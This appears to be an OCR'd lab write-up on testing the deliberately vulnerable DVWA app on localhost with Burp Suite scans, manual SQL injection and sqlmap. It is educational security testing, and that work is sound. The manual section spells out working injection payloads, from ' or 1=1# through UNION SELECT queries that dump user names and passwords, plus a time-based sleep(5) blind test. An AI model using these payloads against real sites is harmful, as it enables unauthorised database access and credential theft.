1. Other way to do scan Passive or Active scans is from “Target/Sitemap”. Select the website branch that you want to make active or passive scan, and right click on it. Choose the scan option whether Active or Passive Scan. In this image, I chose to do passive and active scan for the http://localhost/dvwa/ branch.




2. The scans will be added to dashboard tasks.




d) Scanning http://localhost/dvwa/:

1. I applied all types of scans of http://localhost/dvwa/.

- Crawl and audit of http://localhost/dvwa/.
- Live audit of Proxy (all traffic) for http://localhost/dvwa/.
- Live passive crawl of Proxy (all traffic) for http://localhost/dvwa/
- Active scan of http://localhost/dvwa/
- Passive scan of http://localhost/dvwa/




Burp Project Intruder Repeater Window Help
Burp Suite Professional v2022.2.2 - dvwa - licensed to Unca
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Site map Scope Issue definitions
Filter: Hiding out of scope and not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders
http://localhost
dvwa
dvwa
about.php
config
dvwa
external
hackable
ids_log.php
index.php
instructions.php
login.php
logout.php
phpinfo.php
security.php
setup.php
vulnerabilities
https://localhost
dvwa
dvwa
Contents
Host Method URL Params Sta... Length MIME type
http://localhost GET /dvwa/ 200 6641 HTML Web
http://localhost GET /dvwa/dvwa/js/add... 200 878 script
http://localhost GET /dvwa/about.php 200 5903 HTML Abo
http://localhost GET /dvwa/config/config... 200 215
http://localhost GET /dvwa/dvwa/js/add_... 200 878 script
http://localhost GET /dvwa/dvwa/js/dvwa... 200 1316 script
http://localhost GET /dvwa/external/phpi... 200 1312933 text
http://localhost GET /dvwa/hackable/ 200 1609 HTML Inde
http://localhost GET /dvwa/hackable/upl... 200 840303 HTML Inde
Issues
OS command injection [2]
SQL injection [7]
Out-of-band resource load (HTTP)
Cross-site scripting (reflected) [36]
Cleartext submission of password [5]
External service interaction (DNS) [2]
External service interaction (HTTP)
Python code injection
Cross-site scripting (DOM-based) [2]
Server-side template injection
HTTP request smuggling
Request
Response
Pretty Raw Hex
1 GET /DVWA/ HTTP/1.1
2 Host: localhost
3 Cookie: security=impossible;
PHPSESSID=
4 Accept:
text/html,application/xhtml+x
ml,application/xml;q=0.9,imag
e/avif,image/webp,image/apng,
/;q=0.8,application/signed-
exchange;v=b3;q=0.9
5 Upgrade-Insecure-Requests: 1
6 Referer:
http://localhost/DVWA/
7 Accept-Encoding: gzip,
deflate
8 Accept-Language:
en-US,en-GB;q=0.9,en;q=0.8
9 User-Agent: Mozilla/5.0
(Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML,
like Gecko)
Chrome/98.0.4758.102
0 matches
Inspector
Request Attributes 2
Request Cookies 2
Request Headers 10
Response Headers 9
Advisory
OS command injection
Issue: OS command injection
Severity: High
Confidence: Certain
Host: http://localhost
Issue detail
2 instances of this issue were identified, at the following locations
• /dvwa/vulnerabilities/exec/ [ip parameter]
• /dvwa/setup.php [user_token parameter]
Issue background
Operating system command injection vulnerabilities arise when an application incorporates
user-controllable data into a command that is processed by a shell command interpreter. If
the user data is not strictly validated, an attacker can use shell metacharacters to modify the

11. SCAN RESULTS FOR SQL INJECTION VULNERABILITY WITH BURPSUITE AND USING SQLMAP TO EXPLOIT THE SQL INJECTION:

a) SQL injection definition:


1. A SQL injection attack consists of insertion or "injection" of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (insert/update/delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system (load file) and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands. This attack may also be called "SQLi".

2. When an attacker executes SQL injection attacks, sometimes the server responds with error messages from the database server complaining that the SQL query's syntax is incorrect. Blind SQL injection is identical to normal SQL Injection except that when an attacker attempts to exploit an application, rather than getting a useful error message, they get a generic page specified by the developer instead. This makes exploiting a potential SQL Injection attack more difficult but not impossible. An attacker can still steal data by asking a series of True and False questions through SQL statements, and monitoring how the web application response (valid entry returned or 404 header set)."time based" injection method is often used when there is no visible feedback in how the page different in its response

(hence it’s a blind attack). This means the attacker will wait to see how long the page takes to response back. If it takes longer than normal, their query was successful. So, exploiting it is somehow difficult because of not getting error messages, but it is same as the normal SQL injection except how we are going to detect it. Once detect it, we can use similar queries used previously.

b) Manual exploitation of SQL injection without using any tools:

1. In this example, I will show you how to manually exploit SQL injection and dump the entire database without using any tool. The DVWA page http://localhost/dvwa/vulnerabilities/sqli/ has SQL injection vulnerability. Enter numerical user ID and it will execute some query in the backend database and it will provide us with an output. It will provide us with the data associated with the user ID.




- What is actually happens, in the back end a query like this: “SELECT first_name, last_name FROM table where user_id=’$id’. $id’ is the id we are passing in the input field. These single quotes are used for comparison. If we pass something for user id as single quote or double quote, this will make SQL injection and we get error message. That is the easiest way to find and detect SQL injection. I got the error when entering sing quote (‘) as user id.

- If we put (‘ or 1=1#) this will make the condition true and the query will show all users. I tried the payload (‘ or 1=1#), and I got the following output: S we now know that the query is returning two columns.


- At this point we know that the server is vulnerable and we are able to retrieve data of some users. Now our goal is to sump their passwords. We need to determine how many columns the current SQL is returning. We do this by order by clause. If we try the payload (‘ or 1=1 order by 4#) we get error. If we try the payload (‘ or 1=1 order by 3#) we get error we will use this query: (‘ or 1=1 union select null, null from information_schema.tables#). The union clause will concatenate another SQL query with the preceding one so we will be executing two queries simultaneously. So we are just selecting null, null from the

information_schema, and for MySQL like data bases all information of the databases are stored in the information_schema. So we are going to use tables from the information schema and this contains some variables such as table_name and the table_name handy for us to retype the tables in the current database. So let's run the payload (' or 1=1 union select 1, 2 from information_schema.tables#). We get the following output:


- In the last raw it says first name is 1 and last name is 2, and that means the query is returning two columns
- If make the payload: (' or 1=0 union select 1, 2 from information_schema.tables#). That makes the first query is false and it returns only the output of the second query.




- Now we can proceed to determine the tables in the current database and we will use table_name variable in the payload: (‘ or 1=0 union select table_name, 2 from information_schema.tables#). And the query will print all the tables in the current database. Here the output of the payload: (‘ or 1=0 union select table_name, 2 from information_schema.tables#)



- So that it shows all tables in the current database. We go table with the name “users”. And in that table the information of users is stored. Our next task is to identify the columns in the users table. Now we need to use the payload: (‘ or 1=0 union select column_name, 2 from information_schema.columns#). That will print all columns in the current database:




- If we use the payload: (‘ or 1=0 union select column_name, 2 from information_schema.columns where table_name=’users’#). That will print all columns in the current database for only the table users:



- Our focus is to print the first_name and password columns from the users table. So our payload: (‘ or 1=0 union select first_name, password from users#). Here the output when executing the payload:

‘ or 1=0 union select first_name, password from users#



- Similarly, you can dump all the data in the database.

2. This example is to demonstrate how we can detect SQL injection vulnerability even in those websites which do not display SQL syntax errors. The DVWA page http://localhost/dvwa/vulnerabilities/sqli_blind/ has blind SQL injection vulnerability. If we type (“) we don’t get error message. Blind SQL injection means that instead of getting error messages, it shows nothing. That will make difficult to detect SQL injection vulnerability. In order to find whether the SQL injection vulnerability is still there or not, we need to use time-based values. Instead of trying normal SQL queries such as the payload (‘ or 1=1#), that will not tell us whether the application is vulnerable to SQL injection. Instead we need to use time-based queries such as: (‘ or sleep(5)#), it

will make the database sleep for 5 sec. If we see delay in response, that means query is successful. If we try the traditional queries, we will get same results. As example the payload (‘ or 1=1#),

c) Installing SQLMAP in Windows:


1. SQLMAP is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester, and a broad range of switches including database fingerprinting, over data fetching from the database, accessing the underlying file system, and executing commands on the operating system via out-of-band connections.
2. Download and install Python in Windows system. Download Python from https://www.python.org/downloads/windows/

3. Download SQL map from https://sqlmap.org/ and extract it in a folder. Name the folder sqlmap.

4. Under the sqlmap folder, run sqlmap with the command sqlmap.py

    > sqlmap.py -h

5. The following available options when using SQLMAP command



Command Prompt - sqlmap.py --help
Usage: sqlmap.py [options]
Options:
-h, --help Show basic help message and exit
-hh Show advanced help message and exit
--version Show program's version number and exit
-v VERBOSE Verbosity level: 0-6 (default 1)
Target:
At least one of these options has to be provided to define the target(s)
-u URL, --url=URL Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-g GOOGLEDORK Process Google dork results as target URLs
Request:
These options can be used to specify how to connect to the target URL
--data=DATA Data string to be sent through POST (e.g. "id=1")
--cookie=COOKIE HTTP Cookie header value (e.g. "PHPSESSID=a8d127e..")
--random-agent Use randomly selected HTTP User-Agent header value
--proxy=PROXY Use a proxy to connect to the target URL
--tor Use Tor anonymity network
--check-tor Check to see if Tor is used properly
Injection:
These options can be used to specify which parameters to test for, provide custom injection payloads and optional tampering scripts
-p TESTPARAMETER Testable parameter(s)
--dbms=DBMS Force back-end DBMS to provided value
Detection:
These options can be used to customize the detection phase
--level=LEVEL Level of tests to perform (1-5, default 1)
--risk=RISK Risk of tests to perform (1-3, default 1)
Techniques:
These options can be used to tweak testing of specific SQL injection techniques
--technique=TECH.. SQL injection techniques to use (default "BEUSTQ")

```
Enumeration:
  These options can be used to enumerate the back-end database
  management system information, structure and data contained in the
  tables

  -a, --all           Retrieve everything
  -b, --banner        Retrieve DBMS banner
  --current-user      Retrieve DBMS current user
  --current-db        Retrieve DBMS current database
  --passwords         Enumerate DBMS users password hashes
